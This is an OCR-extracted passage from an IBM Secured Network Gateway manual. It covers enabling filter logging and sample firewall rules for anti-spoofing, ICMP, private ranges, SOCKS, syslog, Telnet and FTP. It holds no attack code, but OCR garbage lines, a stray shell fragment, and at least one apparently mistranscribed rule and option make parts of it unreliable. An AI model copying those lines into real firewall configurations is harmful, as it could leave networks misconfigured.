


```
/ñ  ð *±Ð4®┬ ─±ö/ñ  BD "Ð(¨ø
```

```
ICA1033i: Filter support (level 2.10) initialized at 18:56

Filter rules in /etc/security/fwfilters.cfg activated.
Note: Logging currently enabled.
Change via "Control Filter Logging Status" option.
```

Figure 34. Control Filter Activation Status Complete

Besides having filters in place, it is important to know who is trying to break through those filters and how they are trying to do it. Filter logging is disabled by default, but we recommend that you start the logging option as soon as you implement the filters. Follow the sequence of SMIT options from Figure 35 on page 52 to Figure 37 on page 53.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:


System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)

Configure Filter for Secured Network Gateway (SNG)

List Filter Configuration File
Add Filter Configuration Entry
Change Filter Configuration
Move Filter Configuration Entry
Delete Filter Configuration Entry
Validate Filter Rule File
List Active Filter Configuration
Control Filter Activation Status
Control Filter Logging Status

Cancel

Figure 35. Select Control Filter Logging Status


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:


System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Filter for Secured Network Gateway (SNG)

Control Filter Logging Status

Filter Logging
Disable Filter Logging

Cancel

Figure 36. Select Enable Filter Logging



```
x()
{
superuser=`id -u`
if [ $superuser != 0 ]
```

```
Filter logging status set to enabled.
```

Figure 37. Control Filter Logging Status Process

Note that the previous function only enables logging to the syslog service. You will need to configure syslogd to capture the log messages as described in Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173. Also, refer to Chapter 6 in *IBM Internet Connection Secured Network Gateway Version 2.1 Installation, Configuration, and Administration Guide* (SC31-8113-01).

4.3 Simple Filter Rules Examples

In this section we will look at some examples of filter rules. These examples are intended to show the basic operation of the filters. In Chapter 5, "Examples of Filter Rules for Specific Services" on page 57, we will go to the next stage and answer the question: If we want to provide a given service, what filter rules should we implement?


4.3.1 Address Filtering

Source and target address filtering is only part of our armory to repel unwanted access. It can, in fact, be subverted ("6. IP source routing can bypass routing tables." on page 214) and does not achieve the level of control we want. Nonetheless, address-based filtering is the first building-block in creating a secure firewall.

We will now show a sequence of simple address-based filter rules and illustrate the effect they have.


- First, the following rule permits all traffic to flow:

```
permit 0 0 0 0 all any 0 any 0 both both both
```




- This rule will allow access to and from the firewall only from the secure network:

```
permit 0 0 0 0 all any 0 any 0 secure local both
```




- The following rule will allow sessions to access the firewall, but not to be routed by it (for example, a proxy server scenario). Notice that this is almost identical to the filter that allows all traffic to flow. You have to read these filter rules carefully.

```
permit 0 0 0 0 all any 0 any 0 both local both
```



- This rule will allow all stations inside the secure network to route to the firewall and allow the firewall to route to its own secure address (this is not a very practical filter rule on its own, since it prevents responses).

```
permit 0 0 0 0 all any 0 any 0 secure route inbound
```



Including IP Addresses

None of the above examples consider the IP addresses of the source or destination of the packet. We now extend the examples to include the two end nodes in our example configuration (see Figure 15 on page 28).

```
permit 0 0 0 0 all any 0 any 0 both local both
permit 9.24.104.241  0xffffffff 150.53.104.12 0xffffffff all any 0 any 0 both route both
permit 150.53.104.12 0xffffffff 9.24.104.241  0xffffffff all any 0 any 0 both route both
```

In this example, any traffic to and from the firewall is permitted and, in addition, we allow it to act as an IP router, but *only* for sessions between 9.24.104.241 and 150.53.104.12.

In reality we would probably want to be less restrictive. For example, we could use the masking function to allow *any* host in our secure network to establish sessions with the one, trusted machine in the nonsecure network (150.53.104.12):

```
permit 0 0 0 0 all any 0 any 0 both local both
permit 9.24.104.0    0xffffff00 150.53.104.12 0xffffffff all any 0 any 0 both route both
permit 150.53.104.12 0xffffffff 9.24.104.0    0xffffff00 all any 0 any 0 both route both
```

These rules appear to be simple and effective but they are, in fact, flawed. They assume that the IP source address is reliable, for example, that a packet that comes from 9.24.104.241 comes from the *real* 9.24.104.241. In fact there are several ways in which a cracker can impersonate an IP address in your secure network (see "5. ICMP redirect messages can subvert routing tables." on page 214 for an example). To avoid this, you should always prefix filter rules with a rule that blocks packets received from secure network addresses on the nonsecure adapter. For example, the following rule will do this for our 9.24.104.0 network:

```
deny 9.24.104.0 0xffffff00 0 0 all any 0 any 0 nonsecure both inbound
```

4.3.2 Filtering on IP Port Number

In the previous section we introduced the concept of a *trusted machine*. Normally, however, it is better to limit the trust we place in a machine to specific services running on that machine. Lack of trust, in this context, does not mean that the machine is operated by a bunch of ruffians. There are some services which are open to abuse by crackers and which you should not feel safe about, even if the machine is operated by your own grandmother.

In fact, the IP protocols provide us with a limited way of assessing how trusty a port is. Port numbers below 1024 are deemed privileged and can only be created with root authority. Of course, this is only a convention which does not have meaning on a single-user machine. Nonetheless, most normal session setup scenarios adhere to the convention and when setting filters, we can therefore assume that ports below 1024 will have a fixed, well-defined purpose.

In the next chapter we will look at sample filter rules for most of the common IP services.

Chapter 5. Examples of Filter Rules for Specific Services

The objective of an Internet connection is to provide access to *services*:

- To allow your users to access services in the Internet
- To allow Internet users access to services that you provide

In most cases a firewall is configured to allow access to a combination of services of different types. In this section we will analyze some of the different services that you will want to provide, such as terminal emulation, file transfer or WWW. We will consider the most important alternative ways to deliver them and give examples of SNG filter rules to control them.

For a more extensive discussion about all the possible services, we recommend referring to *Building Internet Firewalls* (Chapman and Zwicky).

5.1 What Services Should You Provide?

One of the most important points is to decide which services you will provide. You should provide only those services that your users *need*, not the ones that they merely *want*. This point can not be stressed enough. A service should be provided only if there is a business requirement, not if it′s a ″nice to have″ feature.

It is good practice to use deny filter rules at the end of each section of rules that permit a given service, instead of relying on the implicit default deny everything rule (see 4.2, “Secured Network Gateway Filters” on page 44). This will prevent problems that may arise if the rules file contains a later misconfigured permit rule.

Filter rules contain IP address information that is specific to a given installation. In order to make the samples in this chapter as generic as possible, we have substituted symbolic notations for IP addresses, masks and functions. The following list summarizes these notations:

s.s.s.s	Secure network IP address
sm.sm.sm.sm	Network mask of secure network
s.s.s.1	IP address of firewall secure interface
n.n.n.1	IP address of nonsecure firewall interface
M.M.M.M	Internal mail server IP address
SN	Abbreviation for secure network
NSN	Abbreviation for nonsecure network
N.V.6.K	Network manager (using SNMP)
S.Y.S.L	syslog host (destination of logging)
D.N.S.I	Internal DNS
N.S.E.R	Internal news server
N.F.E.E	External news feeder
p.p.p.p	Proxy
PPP1, PPP2, etc	Generic port numbers

© Copyright IBM Corp. 1995 1996

5.2 Filter Rules that Should Always be Present

No matter what services you are offering, you should always start your filter file with a set of rules that provide general protection:

- Rules to block attempts at IP address spoofing
- Rules to control ICMP message flow
- A rule to isolate private networks from the Internet
- A rule to protect the SOCKS service on the nonsecure interface
- A rule to protect the Syslog server on the nonsecure interface
- A rule to protect from loopback network
- A rule to block access to the system resource controller

You may also wish to place other rules near the front of the list, for example, to control broadcasts or prevent routed traffic. We will consider each of these in turn.

5.2.1 Rules to Block Attempts at IP Address Spoofing.

In an IP address spoofing attack, the attacker impersonates the IP address of another machine. This is typically used to attack services that rely on IP addresses for user authentication. This attack is different from the source-routing attack, although many people confuse them. In both cases the attacker sends packets that appear to come from a trusted machine. The difference is that in attacks which subvert IP routing, the attacker expects also to receive packets that are intended for the trusted machine, whereas in the IP spoofing attack, the attacker sends packets that are harmful enough to do damage without the need for a direct reply. In this case, the attacker doesn′t need to receive any IP packet, it is enough to be able to send packets.

The newest attack of this type is the TCP sequence number prediction attack (paradoxically, it is one of the older documented methods, described a decade ago by Robert Morris). In the TCP sequence number prediction attack, the attacker does not need to receive any packet from the attacked host. It needs to be able to send packets and it also has to predict the TCP sequence number that will be used by the attacked machine in its replies to the impersonated machine (so that it can acknowledge them).

Figure 38 on page 59 illustrates this. In this example, we have a truster machine that trusts a machine with IP address 9.24.104.241. The attacker wants to send packets with the trusted address instead of its own. To do this the attacker has to do the following three things:

1. It must somehow cause the real trusted machine to not respond to the truster. One method is to bombard it with invalid IP packets so that it is overloaded and unable to respond to anything.
2. Next it sends TCP/IP packets to the truster, constructed with a source address of the trusted in the header. The truster will respond in the normal way, believing that it is receiving requests from the real trusted.
3. In order to maintain the illusion, the attacker must be able to predict the sequence numbers of the responses that the truster sends. It can then send requests and responses which acknowledge the truster′s messages.




Figure 38. IP Spoofing Attack

To protect your network from address spoofing and routing corruption attacks, you should add a couple of rules to reject packets that have a source address within the secure network, but which appear on the nonsecure interface of the firewall (see *Actually Useful Internet Security Techniques* by Larry Hughes for a more complete discussion).

The following rules implement this policy. These should be the first two rules in your filter set.

```
# Block on the Nonsecure Network incoming packets from Secure Addresses
deny s.s.s.s sm.sm.sm.sm 0 0 all any 0 any 0 nonsecure both inbound
# Block on the Nonsecure Network outgoing packets to Secure Addresses
deny 0 0 s.s.s.s sm.sm.sm.sm all any 0 any 0 nonsecure both outbound
```

5.2.2 Rules to Control ICMP Message Flow.

The simplest thing to do is to block all ICMP messages from crossing the firewall. A simple filter rule to do this would be as follows:

```
# Block every ICMP message
# If you are not so paranoid, just block the ICMP redirect
deny 0 0 0 0 icmp any 0 any 0 both both both
```

However, if you want to be more selective about which ICMP messages you want to allow to flow, you may want to add the rules described in 5.19, “Filtering Specific ICMP Messages” on page 84.

5.2.3 Rule to Isolate Private Networks from the Internet

RFC 1597 defines ranges of IP addresses that are reserved for private, isolated networks. What this means is that the address ranges can be used within an organization, but they can never be one end of a session that crosses the Internet. The Internet backbone routers are configured not to route them.

You should implement the following filter rules to prevent these addresses from leaking into or out of your network:

```
# Prohibit packets, across nonsecure adapter, if address is
# reserved by RFC 1597 for private network addresses
deny 10.0.0.0    0xff000000 0 0 all any 0 any 0 nonsecure both both
deny 172.16.0.0  0xfff00000 0 0 all any 0 any 0 nonsecure both both
deny 192.168.0.0 0xffff0000 0 0 all any 0 any 0 nonsecure both both
```

You may think that you do not have these addresses in your network, but in practice they are often used for testing purposes, so they may appear without warning.

5.2.4 Rule to Protect the SOCKS Service on the Nonsecure Interface

The SOCKS server only operates inside-out. That is, it provides a facility to allow secure network clients to access nonsecure servers, but not vice-versa. You should therefore place an explicit rule that prevents a nonsecure node from connecting to it:

```
deny 0 0 0 0 tcp any 0 eq 1080 nonsecure both both
```

5.2.5 Rule to Protect the Syslog Server on the Nonsecure Interface

Syslog has a facility for logging to a remote machine, using UDP port 514. The following rule prevents a nonsecure machine from attempting to connect to the server:

```
deny 0 0 0 0 udp any 0 eq 514 nonsecure both both
```

5.2.6 Rules to Protect From Loopback Network

Loopback is a logical IP interface that IP uses for internal communications. The loopback addresses should never appear on any real network interface. The following rule makes sure that they don′t:

```
deny 127.0.0.0 0xff000000 0 0 all any 0 any 0 both both both
```

5.2.7 System Resource Controller

The system resource controller is used by AIX to control the resources of the system. It uses UDP port 200, so it should be blocked from outside access as it is a point that can be used to compromise your firewall (for example, by starting or stopping a service).

```
deny 0 0 0 0 udp any 0 eq 200 nonsecure both inbound
```

5.2.8 Broadcast

Broadcasts should be blocked in order to reduce network traffic on the firewall. You also should be aware of multicast traffic, for example, the *all host multicast* address (224.0.0.1). See RFC 1112 *Requirements for Internet Hosts -- Communications Layers* for information about IGMP (Internet Group Management Protocol) and multicasting.

5.2.9 Routed Traffic

If you are running a dual homed firewall, it is a good idea to block routed traffic both using filtering rules and with the `no -ipforwarding=no` option.

```
deny 0 0 0 0 all any 0 any 0 both routed both
```

5.3 Telnet

Telnet is a protocol used to emulate terminal sessions. Telnet servers normally use TCP port 23, while the client uses one of the nonprivileged ports (starting from port 1024). Telnet uses passwords in order to authenticate the user. These passwords cross the network unencrypted.

The Telnet client may also be used to access other TCP based services, for example, electronic mail (SMTP).

Possible Scenarios

We recommend you do not allow Telnet from the nonsecure network to the secure network. As Telnet sends the password unencrypted, an outsider can use a sniffer to grab passwords from the network and use them later. In the past there have been attacks to the main Internet nodes, in which attackers have installed sniffers in order to capture passwords (see CERT Advisory CA-95:18).

Even if you use one-time passwords, there are some serious security concerns. There have been attacks in which intruders anticipate a user connection being made. Once the user is authenticated the intruder hijacks the connection and starts to send its own packets (see CERT Advisory CA-95:01).

The only case in which you can safely allow incoming sessions is if you are using some encryption technique, such as the Secure IP Tunnel provided by the SNG or the ones described in 5.21, “Secure Terminal Emulation” on page 86.

From Firewall to Secure Network:




Figure 39. Telnet from Firewall to Secure Network

The first rule allows traffic to be initiated by the firewall to any Telnet server in the secure network (TCP port 23). The second rule allows the Telnet Server (TCP port 23) to reply.

```
# Telnet from Firewall to SN
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp     gt 1023 eq 23 secure local outbound
permit s.s.s.1 sm.sm.sm.sm s.s.s.1 0xffffffff tcp/ack eq 23 gt 1023 secure local inbound
```

Notice that we are using the tcp/ack format to prevent misuse of port 23 to establish a session (for example, a connection from port 23 to the SOCKS server in port 1080).

Telnet Using Proxy: Telnet with a proxy is a two step connection. First the user logs into the firewall with a normal Telnet session. Once on the firewall, they use Telnet again to reach the final destination (which might be some other TCP service, not necessarily Telnet on port tcp/23). We will describe how to configure the Telnet and FTP proxy server in Chapter 7, “Configuring Proxy Services and Socks” on page 107.




Figure 40. Telnet from Secure Network to Nonsecure Network Using Proxy

```
# Telnet from secure network to the Firewall
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 23 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 23 gt 1023 secure local outbound

# Telnet from Firewall to the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 23 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 23 gt 1023 nonsecure local inbound
```

Telnet Using SOCKS: Telnet using SOCKS is a three step connection: 02212.refid=x

1. The user client connects to the SOCKS server on the firewall (using TCP port 1080).
2. The firewall connects to the identd server in the users machine (this step is optional).
3. The firewall establishes a connection to the final destination

You will find a more detailed description of this process in 2.1.3, “SOCKS Server” on page 15. As the ident authentication is optional, it is described in its own subsection (see 5.12, “ident” on page 76).




Figure 41. Telnet from Secure Network to Nonsecure Network Using SOCKS

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Telnet from Firewall to the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 23 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 23 gt 1023 nonsecure local inbound
```

Telnet With IP Forwarding Enabled: We discourage you from allowing Telnet without proxy or SOCKS. In general it is good practice to avoid allowing any routing through the firewall. That is, the best approach is to run it not as an IP router at all, but in a dual-homed mode.




Figure 42. Telnet from Secure Network to Nonsecure Network, IP Forwarding

Note: We do *not* recommend using the following rules, but we include them here for completeness.

```
# Connection from the client to the nonsecure Telnet server
# make sure you have anti-spoofing rules before these
permit s.s.s.s sm.sm.sm.sm 0 0 tcp      gt 1023 eq 23   both both both
permit 0 0 s.s.s.s sm.sm.sm.sm tcp/ack eq 23   gt 1023 both both both
```

Blocking rules: These rules are useful to close the service once you have allowed the permitted Telnet connections. Although there is always a last rule that denies every packet that has not matched a specific rule, using specific deny rules helps to protect from errors later in the rule set.

```
# Block anything on Port 23
deny 0 0 0 0 tcp eq 23 any 0 both both both
deny 0 0 0 0 tcp any 0 eq 23 both both both
```

5.4 FTP. File Transfer Protocol

FTP also uses stream-oriented (TCP) sessions. However, it is more complicated than Telnet since it actually uses two different ports, one for the commands and the other for the data. It also has two different possibilities for establishing the connection, called normal-mode FTP (also called active-mode) and passive-mode FTP.

Normal Mode

The server is listening on tcp/21. The client, using a nonprivileged port, connects to the server establishing the control session. When the user enters a command like dir, get or put, the server, using port 20 (ftp-data), establishes a connection to a nonprivileged port of the client.




Figure 43. FTP Normal Mode

In this case there is an incoming connection that must be allowed from port 20 to an unknown port. This allows outsiders to misuse port 20 (see “Source Porting” on page 42) so it is recommended to allow incoming connections only to the proxy server where you can limit the number of services that you provide.

Passive Mode

The server is listening on tcp/21. The client, using a nonprivileged port, connects to the server establishing the control session. When the user enters a command like dir, get or put, the client establishes a second connection from a nonprivileged port to a nonprivileged port of the server.




Figure 44. FTP Passive Mode

This avoids the problem of the incoming connection, but requires you to access nonfixed ports for the data channel connection (see RFC 1579, *Firewall Friendly FTP* for a complete discussion about FTP in a firewall context).

Normal Mode Routing, From Secure Network to Nonsecure Network: This cannot be allowed, as it requires incoming connections from TCP port 20, which would expose you to an attack by someone misusing the ftp-data port as a source port (see “Source Porting” on page 42).

Normal Mode FTP From Firewall to Secure Network: The following rules allow the outbound control session to port 21 and the inbound data session from port 20.

```
# FTP From Firewall to SN. FTP Control Session
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp     gt 1023 eq   21 secure local outbound
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp/ack eq   21 gt 1023 secure local inbound

# FTP From Firewall to SN. FTP Data Session
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     eq   20 gt 1023 secure local inbound
